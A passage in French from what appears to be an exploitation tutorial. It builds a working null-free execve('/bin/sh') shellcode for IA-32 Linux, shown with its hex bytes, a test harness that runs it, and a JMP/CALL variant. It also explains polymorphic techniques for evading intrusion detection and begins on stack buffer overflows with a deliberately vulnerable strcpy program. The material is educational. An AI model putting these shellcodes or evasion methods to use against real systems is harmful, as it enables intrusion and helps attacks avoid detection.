Cette notion, très proche du matériel, est dû au fait qu'un processeur accède à la mémoire par l'intermédiaire d'un *bus* d'une taille donnée. Dans une architecture IA-32, le bus est de 4 octets. Si une variable, comme notre variable c ne débutait pas sur une adresse mémoire divisible par 4, il faudrait alors deux accès mémoire et une étape de filtrage pour reconstituer la valeur, ce qui est très long, toutes proportions gardées.

En fait, GCC optimisera l'espace mémoire ainsi :

```
       +-------------------+ Les plus petites adresses
       |  ? |  ? |  ? |  ? |
       +-------------------+
 ESP ->|         c         |
       +-------------------+
       |    e    |  ? |  ? |
       +-------------------+
       |  a |  d |  b      |
       +-------------------+
 EBP ->| Ancien EBP        |
       +-------------------+
       | Adresse de retour |
       +-------------------+ Les plus grandes adresses
```

3. Exploitation des vulnérabilités

3.1. L'arme du crime (Shellcodes)

Certaines techniques d'exploitation permettent l'injection de micro-programmes ou micro-codes, s'exécutant comme s'il s'agissait d'instructions faisant partie intégrante de l'application attaquée. Ces micro-programmes s'exécutent alors avec les mêmes droits que l'application attaquée, et peuvent accomplir toute action que le programme attaqué pourrait entreprendre. La gravité de l'exécution de ces micro-programmes est donc très importante, s'ils sont conçus à des fins malicieuses.

Souvent, les instructions injectées ont pour but de lancer un interpréteur de commandes, ou *shell* (ou d'en lier un à une socket réseau (*bind-shell*, *reverse-shell*...)), puisque celui-ci héritera des mêmes droits sur le système que l'application attaquée. Le nom s*hellcode* désigne les séries d'instructions injectables exécutant un shell et s'est généralisé à tous les micro-programmes utilisés dans le cadre de l'exploitation de vulnérabilités permettant d'inscrire et d'exécuter des données arbitraires en mémoire.

La conception de ces micro-programmes doit tenir compte de sérieuses limitations. Parmi celles-ci, on compte :

- La taille : ces programmes doivent généralement s'insérer dans des buffers d'une taille prédéfinie par l'application : les fameux buffers que l'on va déborder. Afin de pouvoir les réutiliser, il convient donc de les faire le plus petit possible pour qu'ils puissent s'insérer dans le plus de cas possibles.
- L'adressage : si ces micro-programmes doivent effectuer des sauts ou utiliser des données, ils sont astreints à utiliser des astuces car ils ne sauraient utiliser des adresses mémoire en dur, sans voir leur portabilité réduite au seul programme attaqué, dans l'hypothèse où certaines contre-mesures ne les empêcheraient pas tout simplement d'utiliser toute adresse en dur.
- L'architecture et le système d'exploitation : comme nous l'avons déjà vu, un programme est compilé pour un système d'exploitation et une architecture bien précise. Ces micro-programmes doivent être écrits directement en instruction machine, et ne sont donc portables que pour une architecture et un système d'exploitation donné.
- Le jeu de caractères utilisé : Les micro-codes sont injectés dans le programme attaqué par toute voie permettant l'entrée de données. Ces voies, dans certains cas, sont contrôlées que ce soit par le programme attaqué lui-même (e.g. limitation aux caractères alpha-numériques, limitations dues au type de buffer débordé : impossible de mettre le moindre '\0' sans stopper la recopie de notre micro-code par un strcpy()) ou par des *IDS (Intrusion Detection Services)* qui repèrent des chaines d'octets suspects, lors d'attaques par le réseau (*NIDS : Network Intrusion Detection Services*) ou sur le système faisant tourner le programme attaqué (*HIDS : Host Intrusion Detection Services*).

La conception de shellcodes relève donc de l'art. Il est trouvable sur Internet ou dans des banques de données des listes de shellcodes rivalisant d'ingéniosité. On peut notamment remarquer que certains shellcodes, pour déguiser leur signature et ne pas être reconnus par les IDS, ont recours à des techniques utilisées par les virus. L'une d'entre elles est le *polymorphisme* : la capacité de changer de code/aspect à chaque édition du shellcode. Les shellcodes polymorphiques intègrent en effet un décodeur (contrairement aux virus polymorphiques qui ont besoin à la fois d'un codeur/décodeur afin de muter à chaque recopie), qui en s'exécutant, décode au fur et à mesure les instructions constituant la partie active du shellcode, nommé *charge* ou *payload*. Les travaux de *K2* et de son outil ADMmutate sont notoires à ce sujet.

3.1.1. Création d'un shellcode basique

En guise d'exemple, nous allons recréer le shellcode le plus commun : l'ouverture d'un shell. Souvent, la méthode la plus simple pour écrire un shellcode est d'écrire ce que l'on souhaite qu'il fasse en C, puis de décompiler le programme résultant et de l'analyser.

Voici le programme en C que nous allons utiliser. Ce fichier est nommé `basic_sc.c`.

```
#include <unistd.h>;
#include <stdlib.h>
#include <string.h>
int main() {
    char * args[2];
    args[0] = strdup("/bin/sh");
    args[1] = 0;
    execv("/bin/sh", args);
    return EXIT_FAILURE;
}
```

Nous devons compiler notre programme en statique car nous voulons pouvoir visualiser le code des fonctions de libc, et en particulier execv() afin de voir comment la libc s'y prend pour effectuer l'appel système. Il est bien sur possible de voir également toutes ces infos dans le source de la libc, ou même dans les spécifications des appels systèmes Linux. Ces méthodes sont équivalentes.

Pour décompiler ce programme, nous allons utiliser le logiciel **`objdump`**.

```
#  gcc  -static  -o  basic_sc  basic_sc.c
#  objdump  -d  basic_sc

<SNIP,  sortie  très  longue>

0804f790  <execv>:
804f790:  55                              push  %ebp
804f791:  89  e5                        mov  %esp,%ebp
804f793:  83  ec  0c                   sub  $0xc,%esp
804f796:  a1  f8  74  0c  08        mov  0x80c74f8,%eax
804f79b:  89  44  24  08              mov  %eax,0x8(%esp)
804f79f:  8b  45  0c                    mov  0xc(%ebp),%eax
804f7a2:  89  44  24  04              mov  %eax,0x4(%esp)
804f7a6:  8b  45  08                    mov  0x8(%ebp),%eax
804f7a9:  89  04  24                    mov  %eax,(%esp)
804f7ac:  e8  1f  01  02  00        call  806f8d0  <__execve>

<SNIP,  sortie  très  longue>
```

Nous avons isolé de la sortie d'**`objdump`** qui est très verbeuse, la partie qui nous intéresse : l'appel à execv(). On observe que la fonction execv() est en fait un wrapper vers la fonction __execve(). Le code désassemblé de __execve() est également visible dans la sortie de **`objdump`**.

```
0806f8d0 <__execve>:
806f8d0: 55                     push %ebp
806f8d1: 89 e5                  mov %esp,%ebp
806f8d3: 8b 55 10               mov 0x10(%ebp),%edx
806f8d6: 53                     push %ebx
806f8d7: 8b 4d 0c               mov 0xc(%ebp),%ecx
806f8da: 8b 5d 08               mov 0x8(%ebp),%ebx
806f8dd: b8 0b 00 00 00         mov $0xb,%eax
806f8e2: cd 80                  int $0x80
806f8e4: 3d 00 f0 ff ff         cmp $0xfffff000,%eax
806f8e9: 77 03                  ja 806f8ee <__execve+0x1e>
806f8eb: 5b                     pop %ebx
806f8ec: 5d                     pop %ebp
806f8ed: c3                     ret
806f8ee: c7 c2 e8 ff ff ff      mov $0xffffffe8,%edx
806f8f4: f7 d8                  neg %eax
```

```
806f8f6: 65 8b 0d 00 00 00 00    mov %gs:0x0,%ecx
806f8fd: 89 04 11                mov %eax,(%ecx,%edx,1)
806f900: 83 c8 ff                or $0xffffffff,%eax
806f903: eb e6                   jmp 806f8eb <__execve+0x1b>
```

Les appels systèmes sous Linux sont effectués avec la méthode fastcall (placement des arguments dans les registres, avec notamment dans le registre EAX, le numéro du syscall que l'on souhaite utiliser), puis par l'appel de l'interruption 0x80, effectué, ici, ligne 806f8e2.

Les numéros des syscalls peuvent être trouvés dans les désassemblages comme celui-ci, dans les sources de la libc ou du noyau (fichier `arch/x86/kernel/syscall_table_32.S`, pour Linux IA-32, noyau 2.6.32), ou sur internet comme sur cette page : http://bluemaster.iu.hio.no/edu/dark/lin-asm/syscalls.html.

Notons ici que l'appel système pour exécuter le lancement d'un programme, appelé *sys_execve*, est numéroté 0xb. La documentation du syscall *sys_execve* indique qu'EBX reçoit un pointeur vers la chaine de caractère désignant l'exécutable à lancer. ECX pointe vers un tableau de chaines de caractères contenant les arguments passés à cet exécutable, et dans la première case de ce tableau se trouve le nom de l'exécutable lancé. Ce tableau prend fin au premier pointeur nul rencontré. Le troisième argument pour ce syscall est stocké dans EDX et est un pointeur vers un tableau de chaines de caractères fournissant les variables d'environnement passées au programme lancé. Cet argument peut également être directement un pointeur nul, signifiant l'absence de variables d'environnement, comme ce sera le cas dans notre exemple.

En GNU Assembly, cela donnerait donc (fichier `test_execve.s`) :

```
.data
args:
.ascii "/bin/sh\000"

.text
.global _start

_start:
pushl $0
movl %esp, %edx
pushl $0
pushl $args
movl %esp, %ecx
movl $args, %ebx
movl $0xb, %eax
int $0x80
```

Si on assemble puis désassemble ce binaire, on obtient ce code.

```
# as -o test_execve.o test_execve.s
# ld -o test_execve test_execve.o
# (echo -n '\x' ; objdump -d ./test_execve | grep '^ ' | tr '\t' '@' | \
cut -d'@' -f2 | tr -d "\n" | tr -s ' ' | head -c -1 | sed 's/ /\\x/g') | \
fold -w 56
\x6a\x00\x89\xe2\x6a\x00\x68\x98\x90\x04\x08\x89\xe1\xbb
\x98\x90\x04\x08\xb8\x0b\x00\x00\x00\xcd\x80
```

On remarque que ce code écrit de façon naïve comporte différents défauts.

Tout d'abord, on peut noter la présence de plusieurs caractères \x00 qui empêchent l'utilisation de ce shellcode dans le cadre d'un débordement de chaine de caractères, les instructions comme strcpy() s'arrêtant au premier caractère nul rencontré.

Ensuite, l'adresse 0x8049098 est présente plusieurs fois dans ce micro-code. C'est l'adresse de la variable `args`. Cette adresse pose problème car elle est écrite en dur, et n'est valable, bien entendu

que dans le cadre du programme test_execve.

Si on ne filtre pas la sortie d'**objdump**, on observe quelles instructions sont génératrices de \x00.

```
# objdump -d ./test_execve
./test_execve: file format elf32-i386

Disassembly of section .text:
08048074 <_start>:
8048074: 6a 00              push $0x0
8048076: 89 e2              mov %esp,%edx
8048078: 6a 00              push $0x0
804807a: 68 98 90 04 08     push $0x8049098
804807f: 89 e1              mov %esp,%ecx
8048081: bb 98 90 04 08     mov $0x8049098,%ebx
8048086: b8 0b 00 00 00     mov $0xb,%eax
804808b: cd 80              int $0x80
```

Les deux instructions pushl $0 génèrent des caractères nuls. Pour continuer à pouvoir pousser des valeurs nulles dans la pile, nous allons devoir "générer" une valeur nulle dans un des registres puis le pousser dans la pile. De cette façon, une valeur de 0 sera bien obtenue sans pour autant figurer textuellement dans le code. Pour cela nous allons avoir recours à l'opérateur XOR avec pour entrée deux fois le même registre. Tous les bits seront évidemment identiques dans les deux entrées, ne générant que des 0.

```
xorl %eax, %eax
pushl %eax
```

Les derniers caractères nuls restant sont lorsque nous affectons la valeur 0xB au registre EAX. Comme le registre EAX est un registre 32 bits, il reçoit une valeur 32 bits. 0xB, sur 32 bits, est représenté en binaire par la chaine :

```
# a=$(python -c "print bin(0xb)[2:]") ; for i in $(seq 1 $((32 - ${#a}))) ; \
do echo -n 0 ; done ; echo $a
00000000000000000000000000001011
```

On note qu'il y a beaucoup de zéros. Si ce nombre était représenté sur 8 bits, nous aurions la représentation suivante :

```
# a=$(python -c "print bin(0xb)[2:]") ; for i in $(seq 1 $((8 - ${#a}))) ; \
do echo -n 0 ; done ; echo $a
00001011
```

Cette représentation comporte bien moins de zéros. Etant donné que les registres sont également accessibles en 16, et 8 bits, nous allons donc affecter notre valeur à un registre 8 bits. Nous profitons du XOR exécuté plus tôt qui a mis l'intégralité des bits d'EAX à 0. Ainsi, les 24 autres bits de notre registre seront à 0, comme dans notre représentation binaire 32 bits de 0xB.

```
movb $0xb, %al
```

Voyons le résultat en compilant puis décompilant notre programme.

```
# as -o execve_sans_zero.o execve_sans_zero.s
# ld -o execve_sans_zero.o execve_sans_zero
# objdump -d execve_sans_zero
execve_sans_zero: file format elf32-i386

Disassembly of section .text:
08048074 <_start>:
8048074: 31 c0             xor %eax,%eax
8048076: 50                push %eax
8048077: 89 e2             mov %esp,%edx
8048079: 50                push %eax
804807a: 68 8c 90 04 08    push $0x804908c
804807f: 89 e1             mov %esp,%ecx
8048081: bb 8c 90 04 08    mov $0x804908c,%ebx
8048086: b0 0b             mov $0xb,%al
8048088: cd 80             int $0x80
```

Bien. Nous n'avons plus d'octets à 0. Il nous faut maintenant nous débarrasser de ces adresses en dur ! Pour cela, nous allons appliquer une technique qui n'est pas universelle mais qui marche plutôt bien dans notre exemple : empiler directement la chaîne "/bin/sh" comme s'il s'agissait de deux entiers, grâce à la représentation ASCII des caractères. Nous verrons dans les techniques avancées de création de shellcodes qu'il est possible d'utiliser un adressage relatif, avec la méthode JMP/CALL.

La chaîne de caractère "/bin/sh" peut être considérée comme étant "//bin/sh". Il s'agit d'une petite astuce qui nous permet d'avoir un nombre de caractère multiple de 4 (si on ne compte pas le caractère nul terminal). Etant donné que les entiers sont représentés sur 4 octets, c'est donc deux groupes de 4 octets que nous allons empiler. D'une part, nous empilerons "//bi" et d'autre part "n/sh". Compte tenu que l'architecture IA-32 est little-endian, nous empilerons donc les valeurs ASCII des chaînes "hs/n" et "ib//".

```
# echo -n 0x ; echo -n "//bi" | od -t x1 | grep "^[0-9]* [0-9a-f]\{2\}" | \
cut -d' ' -f2- | tr ' ' "\n" | tac | tr -d "\n" ; echo
0x69622f2f
# echo -n 0x ; echo -n "n/sh" | od -t x1 | grep "^[0-9]* [0-9a-f]\{2\}" | \
cut -d' ' -f2- | tr ' ' "\n" | tac | tr -d "\n" ; echo
0x68732f6e
```

On peut donc pousser sur la pile les nombres 0x68732f6e et 0x69622f2f qui représentent la chaîne "//bin/sh". Le caractère nul final de la chaîne pourrait être poussé par l'intermédiaire d'un pushb %al, puisque le registre EAX a été mis à zéro par XOR, cependant on peut profiter du fait qu'il faille pousser des pointeurs nuls dans la pile pour s'en servir comme caractère nul de fin de chaîne. Voici donc à quoi ressemble notre code une fois la technique du poussage de nombre entier intégrée.

```
.text
.global _start

_start:
xorl %eax, %eax         # on annule eax
pushl %eax              # on pousse un pointeur nul
movl %esp, %edx         # on met l'adresse de ce pointeur nul dans EDX
                        # pour creer le pointeur nul pour les variables
                        # d'environnement
pushl $0x68732f6e       # on pousse "n/sh"
pushl $0x69622f2f       # on pousse "//bi"
                        # on a donc dans la pile "//bin/sh\0\0\0\0"
movl %esp, %ebx         # on sauve un pointeur vers notre chaine dans EBX
pushl %eax              # on forme le tableau d'args ; pousse un pointeur nul
pushl %ebx              # on pousse le pointeur vers notre chaine
```

```
                        # on a donc un tableau de pointeur avec un pointeur
                        # vers la chaine, puis un pointeur nul
movl %esp, %ecx         # on stocke l'adresse de ce tableau dans ECX
movb $0xb, %al          # on stocke dans eax le numero du syscall
int $0x80               # BANG !
```

Compilons-le, décompilons-le, et récupérons sa version "shellcode". Le code précédent a été stocké dans un fichier `execve_sans_adr.s`.

```
# as -o execve_sans_adr.o execve_sans_adr.s
# ld -o execve_sans_adr execve_sans_adr.o
# (echo -n '\x' ; objdump -d ./test | grep '^ ' | tr '\t' '@' | \
cut -d'@' -f2 | tr -d "\n" | tr -s ' ' | head -c -1 | sed 's/ /\\x/g') | \
fold -w 56
\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62
\x69\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

Nous avons ici un shellcode de 25 caractères, qui exécute un shell. Nous allons le tester dans un programme C (`testsc.c`) pour vérifier son fonctionnement en tant que shellcode dans une chaîne de caractère.

```
#include <string.h>
#include <stdlib.h>

int main(int argc, char ** argv) {
    char buffer[100];
    void (*f)() = (void (*)()) buffer;
    if(argc < 2) {
        return EXIT_FAILURE;
    }
    strcpy(buffer, argv[1]);
    f();
    return EXIT_SUCCESS;
}
```

Compilons le, et appelons le.

```
# gcc -o testsc testsc.c
# ./testsc "$(printf '\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68')$(
printf '\x2f\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80')"
```

Nous obtenons un shell.

Notons plusieurs points :

- Ce programme de test ne peut fonctionner que si la stack est exécutable, ce qui n'est pas le cas par défaut sur la plupart des systèmes Linux modernes.
- La chasse aux caractères nuls que nous avons fait précédemment doit être également faite pour tous les caractères qui pourraient poser un problème dans l'exploitation d'une vulnérabilité. Par exemple, si la méthode d'injection est via un appel maladroit à la fonction gets(), il faudrait également supprimer toutes les occurrences du caractère 0xa (notant la fin d'une ligne). Dans certains cas, des contrôles de saisie sont effectués, comme par exemple n'avoir que de caractères alphanumériques, ce qui augmente très nettement la difficulté d'exploitation.
- Si notre shellcode n'effectuait pas un sys_execve, qui a pour particularité de prendre le contrôle de l'application, sans le rendre, il faudrait gérer "l'après" exécution de notre shellcode. Il est possible soit de stopper le programme en effectuant un appel système à *sys_exit*, soit de rendre le contrôle à l'application comme si de rien n'était en effectuant un saut là où le programme aurait du se rendre initialement (c.f. chapitre sur les buffers overflow).

3.1.2. Shellcodes avancés : PIC (Position Independant Code)

Le shellcode que nous avons créé est terriblement spécifique à la commande **`/bin/sh`**. Il existe cependant une technique pour avoir l'équivalent d'une section *.data* pour notre shellcode, sans pour autant avoir besoin d'utiliser une adresse absolue. Cette technique a recours à l'adressage relatif, et la méthode nommée JMP/CALL. Une analyse du code source d'une telle technique permettra de déterminer rapidement d'où provient ce nom.

Nous nous servons d'un effet de bord de l'instruction CALL qui pousse dans la pile l'adresse de la prochaine instruction à être exécutée. Ici, ce qui suit CALL ne sera cependant pas une instruction. L'adresse poussée est bien entendu notre point de repère de la zone de données dont la première donnée est à l'adresse poussée par CALL.

La première chose que l'on fait dans notre programme est donc d'aller en fin de notre code, effectuer un appel à CALL, qui empilera notre adresse de début de données, et dans le même temps redirigera l'exécution vers le véritable début de notre shellcode.

Voici le code source d'un tel shellcode.

```
.text
.global _start

_start:
jmp callback          # jmp/call

start:
popl %ebx             # on recupere l'adresse pousse par call
xorl %eax, %eax       # vidage de EAX
lea 9(%ebx), %ecx     # on fait pointer ECX sur le A
movb %al, (%ecx)      # on met un zero a la place de A
                      # on ecrit ce zero au runtime car
                      # un zero en dur stoperait un strcpy()
incl %ecx             # ECX pointe maintenant vers les BBBB
movl %ebx, (%ecx)     # On ecrit l'adresse de la chaine /bin/bash
lea 4(%ecx), %edx     # on fait pointer edx sur CCCC
movl %eax, (%edx)     # on met un pointeur nul dans CCCC
movb $0xb, %al        # numero du syscall sys_execve
int $0x80             # BANG !

callback:
call start            # pousse le debut de notre chaine
.ascii "/bin/bashABBBBCCCC"
```

Si nous compilons et exécutons ce programme, toutefois, nous obtiendrons un segfault. Celui-ci est dû à la protection de la mémoire offerte par la mémoire virtuelle et sa gestion des accès. En effet, le programme précédent est intégralement stocké dans le segment *.text* du programme, qui n'est pas inscriptible. Or, le précédent shellcode se réécrit lui-même pendant l'exécution, en remplaçant les caractères A, B et C de la chaîne .ascii. Ces caractères jouent le rôle de *placeholders*, c'est à dire qu'ils réservent de la place pour des valeurs qui ne sont soit pas possibles à stocker dans un shellcode, comme le caractère nul, soit pour des valeurs qui nécessitent d'être calculées à l'exécution comme des adresses mémoire absolues.

Tout cela n'invalide nullement notre shellcode puisque celui-ci se lancera dans la stack ou dans la heap (si ces segments ont le droit d'exécution), dans lesquels le droit d'écriture est acquis. Nous pouvons donc prendre ce code et l'injecter dans notre programme C de test et confirmer qu'il fonctionne.

Afin de gagner du temps pendant le cycle de développement d'un shellcode, il peut toutefois être souhaitable d'ajouter quelques lignes de code qui assoupliront les règles du contrôle d'accès à la mémoire, afin de rendre le segment *.text* inscriptible. Ces lignes devront cependant être retirées du shellcode final manuellement.

Les quelques lignes à ajouter font appel à un autre appel système nommé mprotect() qui permet de gérer la gestion d'accès à la mémoire, à l'instar de la commande unix **`chmod`** . Nous les plaçons au dessus de notre instruction JMP de départ, afin qu'elles soient bien distinguables lorsque nous extrairons notre shellcode.

Voici à quoi ressemble notre code final.

```
.text
.global _start

_start:

mov $0x7d,%eax            # ; n0 de sycall de mprotect
mov $0x08048054,%ebx
and $0xfffff000,%ebx      # adresse de la page à déprotéger
mov $0xfff,%ecx           # taille
mov $0x7,%edx             # flags
int $0x80                 # Syscall to mprotect

jmp callback              # jmp/call

start:
popl %ebx                 # on recupere l'adresse pousse par call
xorl %eax, %eax           # vidage de EAX
lea 9(%ebx), %ecx         # on fait pointer ECX sur le A
movb %al, (%ecx)          # on met un zero a la place de A
                          # on ecrit ce zero au runtime car
                          # un zero en dur stoperait un strcpy()
incl %ecx                 # ECX pointe maintenant vers les BBBB
movl %ebx, (%ecx)         # On ecrit l'adresse de la chaine /bin/bash
lea 4(%ecx), %edx         # on fait pointer edx sur CCCC
movl %eax, (%edx)         # on met un pointeur nul dans CCCC
movb $0xb, %al            # numero du syscall sys_execve
int $0x80                 # BANG !

callback:
call start                # pousse le debut de notre chaine
.ascii "/bin/bashABBBBCCCC"
```

3.1.3. Shellcodes avancés : les shellcodes polymorphiques

Afin de protéger les systèmes et réseaux, les administrateurs mettent en place des outils de détection et de contre-mesures pour contrecarrer les utilisations de shellcodes triviaux, comme ceux-vu dans les paragraphes précédents.

Ces outils, les IDS, peuvent fonctionner selon deux principes : la reconnaissance de signatures (recherche de suites de bits caractéristiques) ou via des outils d'analyse incluant de l'intelligence artificielle pour apprendre ce qu'est le comportement normal d'un réseau, et ainsi détecter ce qui semble être anormal, par la suite.

Les shellcodes des paragraphes précédents exposent très ouvertement les chaînes "/bin/sh" ou des séries d'opérations comme les JMP/CALL qui peuvent contribuer à reconnaitre un micro-programme malveillant. D'autres indices, comme les longues séries d'instruction NOP (*NOP sled*, c.f. section sur les buffer overflow pour plus d'explications), ou la répétition d'une adresse de retour (c.f. buffer overflow dans la stack) sont également détectables.

Le corps d'un shellcode est ce qui est le plus facilement dissimulable, par l'intermédiaire de techniques utilisées depuis longtemps par les virus : l'auto-réécriture de code. L'idée est de chiffrer ou encoder le contenu de notre shellcode par l'intermédiaire d'un algorithme, dont le décodeur sera inclus dans la chaîne d'attaque du buffer overflow, en plus du shellcode chiffré.

Le chiffrement du shellcode nous permet de dissimuler nos actions, mais également d'utiliser des caractères jusque là illégaux, comme le caractère nul, puisque ceux-ci, une fois chiffrés, auront une autre apparence. Il faut cependant veiller, par réciproque, à ce que notre version chiffrée du shellcode ne contienne pas, elle, de caractères illégaux dûs au chiffrement.

Cette technique permet donc de réduire la signature de notre micro-application à celle du décodeur, seul code encore écrit en clair et détectable aisément par les IDS. Pour dissimuler notre décodeur, on peut alors avoir recours à d'autres techniques issues du monde des virus informatiques : les multiples chemins d'exécution (*multiple code path*), l'exécution d'instructions désordonnée (*out-of-order execution*), l'utilisation de "code-poubelle" (*junk code*).

Le *multiple code path* repose sur la théorie qu'une seule et même action peut être accomplie de multiples façons. Ces façons n'ont pas besoin d'être les plus performantes. Le but est de brouiller les pistes en transformant le code de façon aléatoire à chaque utilisation du shellcode pour que celui-ci exécute les mêmes opérations sans ressembler à la signature du code précédent. Voici quelques exemples.

```
movl $4, %eax   # affecte 4 au registre EAX
                # peut être écrit
xorl %eax, %eax
add $4, %eax
                # ou
movl $1, %eax
movl $3, %ecx
label:
shl %eax
loop label
                # ou
pushl $4
popl %eax
```

L'*out-of-order execution* repose sur la théorie que toutes instructions dites *indépendantes* peuvent être exécutées dans n'importe quel ordre (ou en parallèle, pour se rapporter aux conditions de Bernstein), sans changer le résultat des opérations. Ainsi, pour brouiller les signatures, la randomisation des instructions indépendantes peut être utilisée.

Le *junk-code* est du code mort, injecté au milieu du code effectif afin de gêner la lecture ou troubler la reconnaissance de signature. Il est composé d'un ensemble d'instructions n'ayant aucune action en rapport avec le traitement en cours. Cela peut être charger des instructions dans des registres qui ne seront jamais lus avant de recevoir une autre valeur, modifier des zones mémoires, effectuer des branchements conditionnels dont la condition est toujours vérifiable... Les possibilités sont infinies.

Ces techniques permettent de rendre difficilement détectable notre décodeur. L'intérêt d'effectuer ce traitement sur le décodeur plutôt que sur notre shellcode est que le décodeur est en général bien moins complexe que notre shellcode et qu'il effectue uniquement des opérations en mémoire, là où notre shellcode effectue des appels système, bien plus aisément suspectables.

Il faut veiller cependant à faire effectuer à notre décodeur des opérations suffisament complexes pour ne pas que notre shellcode soit détectable par des techniques avancées telles que l'analyse spectrale, ou l'analyse fréquentielle. Il est à noter cependant qu'il s'agit là de techniques de détection très avancées, consommant beaucoup de temps de calcul, et qui ne sont actuellement pas suffisamment bon marché pour être déployables sur tous les réseaux à très fort débit.

Les IDS ont fort heureusement les deux points restants sur lequels se rabattre et qui sont bien moins facilement dissimulables que notre shellcode ou notre décodeur : les *NOP sleds* et l'adresse de retour pointant sur notre décodeur.

Pour l'adresse de retour, il n'existe malheureusement pas beaucoup de solutions. Celle proposée par K2 est de faire varier les bits de poids faible de cette adresse, ce qui a pour effet de déplacer le point de chute seulement d'une faible amplitude, avec l'espoir que celui-ci reste à l'intérieur du *NOP sled*. On peut également la faire varier sur différents emplacement mémoire, s'il a été possible de pratiquer du *spraying* auparavant (c.f. techniques avancées en réponse à l'*ASLR*).

Les *NOP sleds* peuvent être constitués non seulement de l'instruction NOP traditionnelle, mais également de toute instruction étant codée sur un seul octet et n'ayant pas d'influence sur le traitement effectué par notre décodeur ou shellcode. Par exemple, incrémenter le registre EAX, alors que celui-ci reçoit une valeur arbitraire avant toute lecture, dans notre code.

K2 évalue, sur une architecture IA-32, le nombre d'instructions pouvant servir dans un NOP sled à 55, dont certaines étant traduisibles en caractères alphanumérique dans la table ASCII (ce qui permet de tromper certains types de contrôle des données en entrée). Une variation de ces instructions permet de faire muter notablement la signature d'un NOP sled, mais reste tout de même détectable.

L'utilisation d'instructions codées sur plus d'un octet est possible avec la contrainte suivante : chaque octet de l'instruction sur plusieurs octets à besoin d'être interprétable par le processeur comme une instruction valable à elle seule. C'est à dire, pour une instruction codée sur 2 octets, que si le point de chute du saut de retour de la fonction attaquée tombe sur le deuxième octet, celui-ci doit être interprétable comme une instruction valide, puisque le processeur n'aura aucune conscience d'être tombé au beau milieu d'une instruction multi-bytes. Si cette condition n'est pas vérifiée, le shellcode aura une probabilité supérieure à 0 de provoquer une erreur pour instruction processeur invalide.

Toutes ces opérations de camouflage sont automatisables par des outils comme *ADMmutate*, écrit par K2, ou via l'outil *Metasploit*.

3.2. Dépassement de tampon (Buffer Overflow)

Le dépassement de tampon (mieux connu sous le nom *buffer overflow*) est une technique d'exploitation qui vise à abuser d'une vulnérabilité effectuant une opération maladroite sur un tableau ou buffer (de quelque type que ce soit, bien qu'il s'agisse souvent de chaînes de caractères) en injectant une série de données en entrée supérieure en taille à ce que le tableau est capable de stocker. Si le programme est vulnérable, les données surnuméraires sont alors copiées en mémoire, à la suite du tableau, avec pour conséquence l'écrasement d'autres données. Ces données écrasées peuvent être des données de l'application, ou des méta-données placées dans la mémoire par le processeur ou les librairies utilisées.

Grâce à une série de données spécialement conçues, il est alors possible d'écrire en mémoire des informations affectant le comportement de l'application, pouvant aller de la modification du flux de contrôle au sein de l'application même, à l'injection de code arbitraire : nos fameux shellcodes.

Le buffer overflow est possible à tout endroit en mémoire qui implique la gestion d'un buffer : dans la stack, dans la heap, dans la section .data, avec des degrés de facilités d'exploitation et des protections différents.

3.2.1. Dépassement de tampon dans la pile (stack-based buffer overflow)

Le dépassement de tampon dans la pile est de loin le plus simple à effectuer, et par conséquent le premier à avoir été protégé de diverses manières.

3.2.1.1. Injection de code arbitraire

Comme détaillé précédemment, dans la pile sont stockés les variables locales, les arguments d'une fonction, ainsi que deux pointeurs insérés par l'appel de fonction et le prologue de la fonction (il existe une option -fomit-frame-pointer dans GCC qui altère le prologue et l'épilogue d'une fonction. Nous partirons du principe dans nos exemples que cette option n'a pas été activée.)

La pile évoluant, dans la plupart des architectures logicielles, vers les adresses les plus basses (i.e. à rebours dans la mémoire), les variables locales sont stockées en amont des deux méta-données. La méta-donnée contenant l'adresse de retour de la fonction est particulièrement intéressante, puisqu'elle permet de prendre le contrôle de l'application en redirigeant le flux d'exécution selon notre bon vouloir, si nous parvenons à l'écraser.

Par défaut sur l'architecture IA-32, et avec la glibc, les chaînes de caractères sont stockées dans le sens de la mémoire (i.e des adresses les plus petites vers les adresses les plus grandes), ce qui fait qu'un débordement de buffer permet à un buffer-variable-locale d'écraser les méta-données de la fonction dans laquelle il a été déclaré.

Voila à quoi ressemble la topologie de notre mémoire, si nous étions un utilisateur bien intentionné.

```
+------------------------+ Les adresses les + basses
|                        |
+------------------------+
```

```
|      mon buffer        | <= ESP
+------------------------+
|  mon buffer (suite)    |
+------------------------+
|   mon buffer (suite 2) |
+------------------------+
| un entier (var locale) |
+------------------------+
| Ancien EBP             | <= EBP
+------------------------+
| Adresse de retour      |
+------------------------+
| Argument 1             |
+------------------------+
| Argument 2             |
+------------------------+ Les adresses les + hautes
```

Comme nous n'en sommes pas un, voici à quoi peut ressembler la mémoire si un buffer overflow a lieu.

```
+------------------------+ Les adresses les + basses
|                        |
+------------------------+
|      mon buffer        | <= ESP
+------------------------+
|  mon buffer (suite)    |
+------------------------+
|  mon buffer (suite 2)  |
+------------------------+
|  mon buffer (suite 3)  |
+------------------------+
|  mon buffer (suite 4)  | <= EBP
+------------------------+
|  mon buffer (suite 5)  |
+------------------------+
|  mon buffer (suite 6)  |
+------------------------+
|  mon buffer (suite 7)  |
+------------------------+ Les adresses les + hautes
```

Si la partie 5 de notre buffer contient une valeur spécialement fabriquée dans l'optique d'une exploitation de vulnérabilité, le programme attaqué ne s'en rendra pas compte et lors de l'épilogue de la fonction (instructions LEAVE/RET) le contrôle sera retourner à l'adresse pointée par la partie 5 de notre buffer.

L'adresse que nous allons tenter d'injecter de cette manière est l'emplacement mémoire dans lequel nous avons stocké notre shellcode. Celui-ci peut être placé dans les variables d'environnement (qui sont dans la stack, en tant que paramètres fournis à la fonction main), dans la heap (cf. technique avancée nommée *heap spraying*), ou tout simplement dans les autres parties du buffer que l'on déborde, ce qui représente la technique la plus couramment utilisée.

Voici des exemples de programmes vulnérables. Est vulnérable tout programme qui implémente un traitement ou appelle une fonction ayant une faille dans le traitement des tableaux, et permettant le dépassement de la capacité de ce tableau.

- Un programme utilisant l'instruction strcpy() qui ne se base que sur la présence d'un caractère nul pour stopper la recopie d'une chaine de caractères, sans tenir compte de la taille du tableau de destination. Ce programme sera réutilisé dans les exemples suivants. Il est stocké dans le fichier `strcpy_fail.c`

```
#include <string.h>
#include <stdlib.h>

void vuln(char * str) {
  char buffer[100];
  strcpy(buffer, str);
}

int main(int argc, char **argv) {
